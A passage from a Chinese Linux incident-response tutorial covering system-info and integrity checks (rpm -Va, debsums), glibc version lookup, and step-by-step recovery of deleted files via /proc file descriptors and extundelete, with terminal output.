Intel 80386、i386、i486、i586、i686 等均为 32 位
```

- `getconf LONG_BIT`
- `uname -m`
- `arch`
- `hostnamectl`
- `file /sbin/init` **或者** `file /lib/systemd/systemd`
- `lscpu | grep "Architecture\|架构"`
- `dpkg --print-architecture` **[适用于Ubuntu类系统]**

- `dpkg-architecture -q DEB_BUILD_ARCH` **[适用于Ubuntu类系统]**

> 查看内核版本信息

- `cat /proc/version`
- `uname -a`
- `hostnamectl`

0x04 系统完整性检查

> 很多时候我们想知道系统是否存在系统命令、软件包等被替换的情况，可以使用下面的方法进行检查
>
> 需要在 root 权限下执行

RedHat/Centos

- `rpm -Va`

Ubuntu/Debian

- `apt install debsums`
- `debsums --all --changed`

0x05 系统文件监控工具

- AIDE - Advanced Intrusion Detection Environment
- inotify
- tripwire
- **Auditd**

0x06 查看glibc版本


- **ldd --version**


```
helper@ubuntu-64bit:~$ ldd --version
ldd (Ubuntu GLIBC 2.23-0ubuntu11.3) 2.23
Copyright (C) 2016 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
helper@ubuntu-64bit:~$
```

```
[helper@centos-7 ~]$ ldd --version
ldd (GNU libc) 2.17
Copyright (C) 2012 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
[helper@centos-7 ~]$
```

0x07 文本比对

将要比对文本复制到 burpsuite 的 Compare 模块中 -> 粘贴进去 -> 使用words进行比对





不同的内容会有颜色标识

0x08 数据恢复

> 狡猾的攻击者往往会将自己留下的蛛丝马迹进行删除，此时，数据恢复就起到了重要作用

咱们就以管理员误删文件为背景来进行讲解

误删了文件，情况其实很简单，就两种： 被删除的文件有/无进程正在对其读写，有的话，那算事幸运，没有的话，自求多福。

存在进程对误删文件进行读写

这种情况简单来说就是被删除的文件在进程的内存空间还保存着一份，可以通过访问某个目录来找到文件恢复

接下来做一下这个实验

打开两个终端，终端1 和 终端2

终端1： 创建文件

```
join@ubuntu:~$ mkdir 123
join@ubuntu:~$ cd 123
join@ubuntu:~/123$ echo "123" > 111.txt
join@ubuntu:~/123$ echo "abc" >> 111.txt
join@ubuntu:~/123$ cat 111.txt
123
abc
join@ubuntu:~/123$
```

终端2： 使用 cat 模拟一下进程持续读写 `111.txt`

```
join@ubuntu:~$ cd 123/
join@ubuntu:~/123$ cat >> 111.txt
123
ddd
```

手动随意输入字符

终端1： 删除 `111.txt`

```
join@ubuntu:~$ mkdir 123
join@ubuntu:~$ cd 123
join@ubuntu:~/123$ echo "123" > 111.txt
join@ubuntu:~/123$ echo "abc" >> 111.txt
join@ubuntu:~/123$ cat 111.txt
123
abc
join@ubuntu:~/123$ rm -rf 111.txt
join@ubuntu:~/123$ ls -al
total 8
drwxrwxr-x 2 join join 4096 Jul 30 11:52 .
drwxr-x--- 5 join join 4096 Jul 30 11:50 ..
join@ubuntu:~/123$
```

可以看到， `111.txt` 已经被删除了

终端1：lsof 查找文件占用并恢复

```
join@ubuntu:~/123$ rm -rf 111.txt
join@ubuntu:~/123$ ls -al
total 8
drwxrwxr-x 2 join join 4096 Jul 30 11:52 .
drwxr-x--- 5 join join 4096 Jul 30 11:50 ..
join@ubuntu:~/123$ sudo lsof | grep 111.txt
[sudo] password for join:
cat       68048                      join    1w      REG              253,0       12    1310735 /home/join/123/111.txt (deleted)
join@ubuntu:~/123$
```

可以看到 `cat` 这个程序正在操作这个文件，进程 id 为 68048

终端1: 找到进程空间文件对应目录(/proc/<pid>/fd)，恢复文件

```
join@ubuntu:/proc/68048/fd$ ls -al
total 0
dr-x------ 2 join join  0 Jul 30 11:54 .
dr-xr-xr-x 9 join join  0 Jul 30 11:54 ..
lrwx------ 1 join join 64 Jul 30 11:54 0 -> /dev/pts/2
l-wx------ 1 join join 64 Jul 30 11:54 1 -> '/home/join/123/111.txt (deleted)'
lrwx------ 1 join join 64 Jul 30 11:54 2 -> /dev/pts/2
join@ubuntu:/proc/68048/fd$ cp 1 /tmp/111.txt
join@ubuntu:/proc/68048/fd$ cat /tmp/111.txt
123
abc
123
ddd
join@ubuntu:/proc/68048/fd$
```

数据成功恢复

如果应用主程序被删除了，也就是该案例中的 cat ，则直接执行以下命令即可恢复可执行程序

```
cp /proc/<pid>/exe /tmp/xxx.elf
```

数据恢复程序

> 数据恢复程序的原理其实很简单，如果你读过《鸟哥的Linux私房菜》肯定知道，我们的文件 rm 删除之后，文件实体暂时还是在的，只不过文件所在的块已经被标记为删除了。就好像拆迁一样，我规划了要把你家拆迁，但是现在还没拆，只要手续都办完就会拆，所以我们应尽可能快地将数据恢复。
>
> https://wizardforcel.gitbooks.io/vbird-linux-basic-4e/content/59.html

选择数据恢复程序来进行恢复有几点比较重要

- 从误删除了文件的那一刻起，就不要再向文件所在的分区做任何写入工作了
  当然了，很多时候已经在跑的程序不能停，那就要做好权衡了
- 在不影响其他程序运行的情况下将误删文件所在的分区卸载掉(umount)
- 在选择数据恢复软件前了解清楚文件系统类型
- 恢复文件存储分区选择需要谨慎
  - 不能是之前误删文件的分区
  - 分区大小要大于之前误删文件的总大小

- 有能力的话，可以考虑将分区备份一份

常见的支持文件系统有：

- 传统文件系统：ext2 / minix / MS-DOS / FAT （用 vfat 模块） / iso9660 （光盘）等等；
- 日志式文件系统： ext3 /ext4 / ReiserFS / Windows' NTFS / IBM's JFS / SGI's XFS / ZFS
- 网络文件系统： NFS / SMBFS

查看当前 Linux 支持的文件系统

`ls -l /lib/modules/$(uname -r)/kernel/fs`

```
helper@localhost:/proc/2115/fd$ ls -l /lib/modules/$(uname -r)/kernel/fs
total 240
drwxr-xr-x 2 root root  4096 Jan 29  2021 9p
drwxr-xr-x 2 root root  4096 Jan 29  2021 adfs
drwxr-xr-x 2 root root  4096 Jan 29  2021 affs
drwxr-xr-x 2 root root  4096 Jan 29  2021 afs
drwxr-xr-x 2 root root  4096 Jan 29  2021 aufs
drwxr-xr-x 2 root root  4096 Jan 29  2021 autofs4
drwxr-xr-x 2 root root  4096 Jan 29  2021 befs
drwxr-xr-x 2 root root  4096 Jan 29  2021 bfs
-rw-r--r-- 1 root root 27366 Jan 14  2021 binfmt_misc.ko
drwxr-xr-x 2 root root  4096 Jan 29  2021 btrfs
drwxr-xr-x 2 root root  4096 Jan 29  2021 cachefiles
drwxr-xr-x 2 root root  4096 Jan 29  2021 ceph
drwxr-xr-x 2 root root  4096 Jan 29  2021 cifs
drwxr-xr-x 2 root root  4096 Jan 29  2021 coda
drwxr-xr-x 2 root root  4096 Jan 29  2021 configfs
drwxr-xr-x 2 root root  4096 Jan 29  2021 cramfs
drwxr-xr-x 2 root root  4096 Jan 29  2021 dlm
drwxr-xr-x 2 root root  4096 Jan 29  2021 efs
drwxr-xr-x 2 root root  4096 Jan 29  2021 exofs
drwxr-xr-x 2 root root  4096 Jan 29  2021 f2fs
drwxr-xr-x 2 root root  4096 Jan 29  2021 fat
drwxr-xr-x 2 root root  4096 Jan 29  2021 freevxfs
drwxr-xr-x 2 root root  4096 Jan 29  2021 fscache
```

查看系统目前已载入到内存中支持的文件系统

`cat /proc/filesystems`

```
helper@localhost:/proc/2115/fd$ cat /proc/filesystems
nodev   sysfs
nodev   rootfs
nodev   ramfs
nodev   bdev
nodev   proc
nodev   cpuset
nodev   cgroup
nodev   tmpfs
nodev   devtmpfs
nodev   debugfs
nodev   tracefs
nodev   securityfs
nodev   sockfs
nodev   bpf
nodev   pipefs
nodev   devpts
 ext3
 ext2
 ext4
 squashfs
nodev   hugetlbfs
 vfat
nodev   ecryptfs
 fuseblk
nodev   fuse
nodev   fusectl
nodev   pstore
nodev   mqueue
 btrfs
nodev   autofs
helper@localhost:/proc/2115/fd$
```

常见的 Linux 文件恢复工具

- Extundelete
- Debugfs
- R-Linux
- Ext3grep
- Ext4magic
- Testdisk

数据恢复软件名称	支持文件系统类型	操作难易程度	最近一次更新
Extundelete	ext3/ext4	中	2013/2/21
Debugfs	ext2/ext3/ext4（新系统白费）	中	系统自带
R-Linux	ext2/ext3/ext4	简单	2015/5/17
Ext3grep	ext3	中	2010/4/19
Ext4magic	ext3/ext4	中	2014/9/12
TestDisk	吹牛没输过，实战没赢过	复杂	2019/7/10

常见的系统急救工具(从崩溃的系统中copy文件)

- Ddrescue
- Avira Rescue System

查看误删除文件所在分区的文件系统类型

这里假设误删除文件为 `/opt/project/data.mdb`

- `df -T /opt/project/`

```
root@localhost:/opt/project# df -T /opt/project/
Filesystem     Type 1K-blocks    Used Available Use% Mounted on
/dev/sda1      ext4  31910796 2238180  28028584   8% /
root@localhost:/opt/project#
```

`df -T` **命令可以直观得看到误删文件所在目录的挂在点，所在分区，以及分区的文件系统类型**

如果你不喜欢 df 命令或者系统上不存在df 命令，可以先确定一下目录所在分区，直接使用 `mount` **和** `lsblk -f` **命令**

- `mount`

```
root@localhost:/opt/project# mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
udev on /dev type devtmpfs (rw,nosuid,relatime,size=2000984k,nr_inodes=500246,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=404596k,mode=755)
/dev/sda1 on / type ext4 (rw,relatime,errors=remount-ro,data=ordered)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,release_agent=/lib/systemd/systemd-cgroups-agent,name=systemd)
pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=24,pgrp=1,timeout=0,minproto=5,maxproto=5,direct)
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime)
mqueue on /dev/mqueue type mqueue (rw,relatime)
fusectl on /sys/fs/fuse/connections type fusectl (rw,relatime)
lxcfs on /var/lib/lxcfs type fuse.lxcfs (rw,nosuid,nodev,relatime,user_id=0,group_id=0,allow_other)
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=404596k,mode=700,uid=1000,gid=1000)
root@localhost:/opt/project#
```

- `lsblk -f`

```
root@localhost:/opt/project# lsblk -f
NAME   FSTYPE  LABEL                          UUID                                 MOUNTPOINT
sda
├─sda1 ext4                                   38cfa1aa-15e3-44bb-96e2-9481f0c04695 /
├─sda2
└─sda5 swap                                   05b2e2d8-3cb3-422a-ad67-0147fc2894eb [SWAP]
sr0    iso9660 Ubuntu-Server 16.04.6 LTS amd64 2019-02-27-00-06-32-00
root@localhost:/opt/project#
```

卸载误删文件所在的分区

> 如果卸载了该分区，那么该分区运行的程序和向该分区写入的操作都会终止，所以这个操作可能不会很顺利，需要权衡
>
> 如果该分区有程序正在运行或者有程序正在对该分区文件进行读写，是无法直接卸载的，需要停掉这些操作
>
> 还有就是不要想着把根目录卸载了，可以考虑其他方法，比如类似安全模式的东东

```
root@localhost:/opt# df -T /opt/project/
Filesystem     Type 1K-blocks  Used Available Use% Mounted on
/dev/sdb       ext4  10190136 23056   9626408   1% /opt/project
root@localhost:/opt#
```

可以看到，`/opt/project` 所在分区为 `/dev/sdb`，或者应该说 `/dev/sdb` 挂载在 `/opt/project` 目录下

卸载该分区 `umount /dev/sdb`

```
root@localhost:/opt# df -T /opt/project/
Filesystem     Type 1K-blocks  Used Available Use% Mounted on
/dev/sdb       ext4  10190136 23056   9626408   1% /opt/project
root@localhost:/opt# umount /dev/sdb
root@localhost:/opt# df -T /opt/project/
Filesystem                     Type 1K-blocks    Used Available Use% Mounted on
/dev/mapper/localhost--vg-root ext4  18781488 3853924  13950464  22% /
root@localhost:/opt#
```

这样就将分区卸载掉了，卸载掉的分区数据还在，可以在后期重新挂载到某个目录下

Extundelete

> http://extundelete.sourceforge.net/
>
> 支持 ext3、ext4

安装 Extundelete

`apt install extundelete`

```
root@localhost:/opt# apt install extundelete
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  distro-info libyaml-0-2 python3-yaml
Use 'apt autoremove' to remove them.
The following NEW packages will be installed:
  extundelete
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 49.9 kB of archives.
After this operation, 169 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu xenial/universe amd64 extundelete amd64 0.2.4-1 [49.9 kB]
Fetched 49.9 kB in 1s (44.0 kB/s)
Selecting previously unselected package extundelete.
(Reading database ... 106658 files and directories currently installed.)
Preparing to unpack .../extundelete_0.2.4-1_amd64.deb ...
Unpacking extundelete (0.2.4-1) ...
Processing triggers for man-db (2.7.5-1) ...
Setting up extundelete (0.2.4-1) ...
root@localhost:/opt#
```

```
root@localhost:/opt# df -TH /opt/project/
Filesystem     Type  Size  Used Avail Use% Mounted on
/dev/sdb1      ext3   11G   24M  9.9G   1% /opt/project
root@localhost:/opt# cat /opt/project/test1.txt
cat: /opt/project/test1.txt: No such file or directory
root@localhost:/opt# cat > /opt/project/test1.txt
this is test1
hello world
1234
whoami
^C
root@localhost:/opt# cat /opt/project/test1.txt
this is test1
hello world
1234
whoami
root@localhost:/opt# rm /opt/project/test1.txt
root@localhost:/opt# cat /opt/project/test1.txt
cat: /opt/project/test1.txt: No such file or directory
root@localhost:/opt#
```

现在 `/dev/sdb1` 挂载在 `/opt/project` 下，我们在这个目录下创建一个文件 `test1.txt`

我们删除 `test1.txt` 并使用 `Ext3grep` 进行文件恢复

1. 卸载 `test1.txt` 所在分区

   `umount /dev/sdb1`

   ```
   root@localhost:/opt# umount /dev/sdb1
   root@localhost:/opt#
   ```

2. 扫描指定文件系统的根路径

   `extundelete --inode 2 /dev/sdb1`

   /dev/sdb1 是本次实验的文件系统，大家按照实际情况替换就好

   --inode 2 是指根路径

```
root@localhost:/opt# extundelete --inode 2 /dev/sdb1
NOTICE: Extended attributes are not restored.
Loading filesystem metadata ... 80 groups loaded.
Group: 0
Contents of inode 2:
0000 | ed 41 00 00 00 10 00 00 40 c0 6b 62 f9 cb 6b 62 | .A......@.kb..kb
0010 | f9 cb 6b 62 00 00 00 00 00 00 03 00 08 00 00 00 | ..kb............
0020 | 00 00 00 00 06 00 00 00 83 04 00 00 00 00 00 00 | ................
0030 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0040 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0050 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0060 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0070 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0080 | 20 00 00 00 8c a7 0e 2b 8c a7 0e 2b 00 00 00 00 |  ......+...+....
0090 | 40 c0 6b 62 00 00 00 00 00 00 00 00 00 00 00 00 | @.kb............
00a0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
00b0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
00c0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
00d0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
00e0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
00f0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................

Inode is Allocated
File mode: 16877
Low 16 bits of Owner Uid: 0
Size in bytes: 4096
Access time: 1651228736
Creation time: 1651231737
```

```
Inode is Allocated
File mode: 16877
Low 16 bits of Owner Uid: 0
Size in bytes: 4096
Access time: 1651228736
Creation time: 1651231737
Modification time: 1651231737
Deletion Time: 0
Low 16 bits of Group Id: 0
Links count: 3
Blocks count: 8
File flags: 0
File version (for NFS): 0
File ACL: 0
Directory ACL: 0
Fragment address: 0
Direct blocks: 1155, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
Indirect block: 0
Double indirect block: 0
Triple indirect block: 0

File name                                       | Inode number | Deleted status
.                                                 2
..                                                2
lost+found                                        11
test1.txt                                         12            Deleted
root@localhost:/opt#
```

可以看到成功找到了 `test1.txt` ，就在这个文件系统的根目录下，后面标识这是一个被删除的文件

3. **恢复被删除的文件** `test1.txt`

   `extundelete --restore-inode 12 /dev/sdb1 -o backup`

   或者

   `extundelete --restore-file test1.txt /dev/sdb1 -o backup`

```
root@localhost:/opt# ls -al
total 12
drwxr-xr-x  3 root root 4096 Apr 29 19:39 .
drwxr-xr-x 25 root root 4096 Jan 11 23:53 ..
drwxr-xr-x  2 root root 4096 Apr 29 14:05 project
root@localhost:/opt# extundelete --restore-inode 12 /dev/sdb1 -o backup
NOTICE: Extended attributes are not restored.
Loading filesystem metadata ... 80 groups loaded.
Loading journal descriptors ... 22 descriptors loaded.
root@localhost:/opt# ls
backup  project
root@localhost:/opt# ls -al backup/
total 12
drwxr-xr-x 2 root root 4096 Apr 29 19:39 .
drwxr-xr-x 4 root root 4096 Apr 29 19:39 ..
-rw-r--r-- 1 root root   38 Apr 29 19:39 file.12
root@localhost:/opt# cat backup/file.12
this is test1
hello world
1234
whoami
root@localhost:/opt# extundelete --restore-file test1.txt /dev/sdb1 -o backup
NOTICE: Extended attributes are not restored.
Loading filesystem metadata ... 80 groups loaded.
Loading journal descriptors ... 22 descriptors loaded.
Successfully restored file test1.txt
root@localhost:/opt# ls -al backup/
total 16
drwxr-xr-x 2 root root 4096 Apr 29 19:40 .
drwxr-xr-x 4 root root 4096 Apr 29 19:39 ..
-rw-r--r-- 1 root root   38 Apr 29 19:39 file.12
-rw-r--r-- 1 root root   38 Apr 29 19:40 test1.txt
root@localhost:/opt# cat backup/test1.txt
this is test1
hello world
1234
whoami
root@localhost:/opt#
```

可以看到，两种方式都成功恢复了文件，其中 `--restore-inode 12` 中的 12 是通过上图查询到的 `test1.txt` 对应的 `inode`；`-o` 参数指定一个文件夹名字，`extundelete` 会以这个名字在你执行 `extundelete` 命令的路径下新建文件夹。

4. 恢复多个文件、全量恢复
    - `--restore-files 'path'`
    - `--restore-directory`
    - `--restore-all`

```
root@localhost:/opt# mount /dev/sdb1 /opt/project/
root@localhost:/opt# mkdir /opt/project/t1
root@localhost:/opt# echo 1111 >  /opt/project/t1/111.txt
root@localhost:/opt# echo 2222 >  /opt/project/t1/2222.txt
root@localhost:/opt# echo 3333 >  /opt/project/t1/3333.txt
root@localhost:/opt# rm  /opt/project/t1/*.txt
root@localhost:/opt# umount
```

这次我们新建一个目录 `t1`,之后再创建三个文本文件，之后把它们删除

`extundelete --inode 2 /dev/sdb1`

```
Inode is Allocated
File mode: 16877
Low 16 bits of Owner Uid: 0
Size in bytes: 4096
Access time: 1651228736
Creation time: 1651232801
Modification time: 1651232801
Deletion Time: 0
Low 16 bits of Group Id: 0
Links count: 4
Blocks count: 8
File flags: 0
File version (for NFS): 0
File ACL: 0
Directory ACL: 0
Fragment address: 0
Direct blocks: 1155, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
Indirect block: 0
Double indirect block: 0
Triple indirect block: 0

File name                                       | Inode number | Deleted status
.                                                 2
..                                                2
lost+found                                        11
t1                                                360449
b.txt                                             116            Deleted
root@localhost:/opt#
```

因为我们没有删除 `t1` 这个目录，所以 t1 没有显示删除，但是吧，这里也看不出来 t1 是文件还是目录，也看不到 t1 里面有什么，所以我们试着指定 t1 这个目录的 inode 360449

`extundelete --inode 360449 /dev/sdb1`

```
File version (for NFS): 220772677
File ACL: 0
Directory ACL: 0
Fragment address: 0
Direct blocks: 1442306, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
Indirect block: 0
Double indirect block: 0
Triple indirect block: 0

File name                                       | Inode number | Deleted status
.                                                 360449
..                                                2
111.txt                                           360450         Deleted
2222.txt                                          360451         Deleted
3333.txt                                          360452         Deleted
root@localhost:/opt#
```

可以看到，我们被删除的三个文件，我们试着通过上面的几个参数来进行恢复

先来用之前的 `--restore-file`

```
root@localhost:/opt# tree
.
└── project

1 directory, 0 files
root@localhost:/opt# extundelete --restore-file t1/111.txt /dev/sdb1 -o backup
NOTICE: Extended attributes are not restored.
Loading filesystem metadata ... 80 groups loaded.
Loading journal descriptors ... 35 descriptors loaded.
Successfully restored file t1/111.txt
root@localhost:/opt# tree
.
├── backup
|   └── t1
|       └── 111.txt
└── project

3 directories, 1 file
root@localhost:/opt# cat backup/t1/111.txt
1111
root@localhost:/opt#
```

试试 `--restore-files`

```
root@localhost:/opt# tree
.
└── project

1 directory, 0 files
root@localhost:/opt# extundelete --restore-files t1/ /dev/sdb1 -o backup
NOTICE: Extended attributes are not restored.
Loading filesystem metadata ... 80 groups loaded.
Loading journal descriptors ... 35 descriptors loaded.
extundelete: Unable to open file t1/
extundelete: Operation not permitted when trying to examine filesystem
root@localhost:/opt# tree
.
├── backup
└── project

2 directories, 0 files
root@localhost:/opt# ls backup/
root@localhost:/opt# extundelete --restore-files t1/111.txt /dev/sdb1 -o backup
NOTICE: Extended attributes are not restored.
Loading filesystem metadata ... 80 groups loaded.
Loading journal descriptors ... 35 descriptors loaded.
extundelete: Unable to open file t1/111.txt
extundelete: Operation not permitted when trying to examine filesystem
root@localhost:/opt# tree
.
├── backup
└── project

2 directories, 0 files
root@localhost:/opt# extundelete --restore-files t1/111.txt,t1/2222.txt /dev/sdb1 -o backup
NOTICE: Extended attributes are not restored.
Loading filesystem metadata ... 80 groups loaded.
Loading journal descriptors ... 35 descriptors loaded.
extundelete: Unable to open file t1/111.txt,t1/2222.txt
extundelete: Operation not permitted when trying to examine filesystem
root@localhost:/opt# tree
.
├── backup
└── project

2 directories, 0 files
root@localhost:/opt#
```

这个参数没用明白

试试 `--restore-directory`

`extundelete --restore-directory t1/ /dev/sdb1 -o backup`

```
root@localhost:/opt# tree
.
└── project

1 directory, 0 files
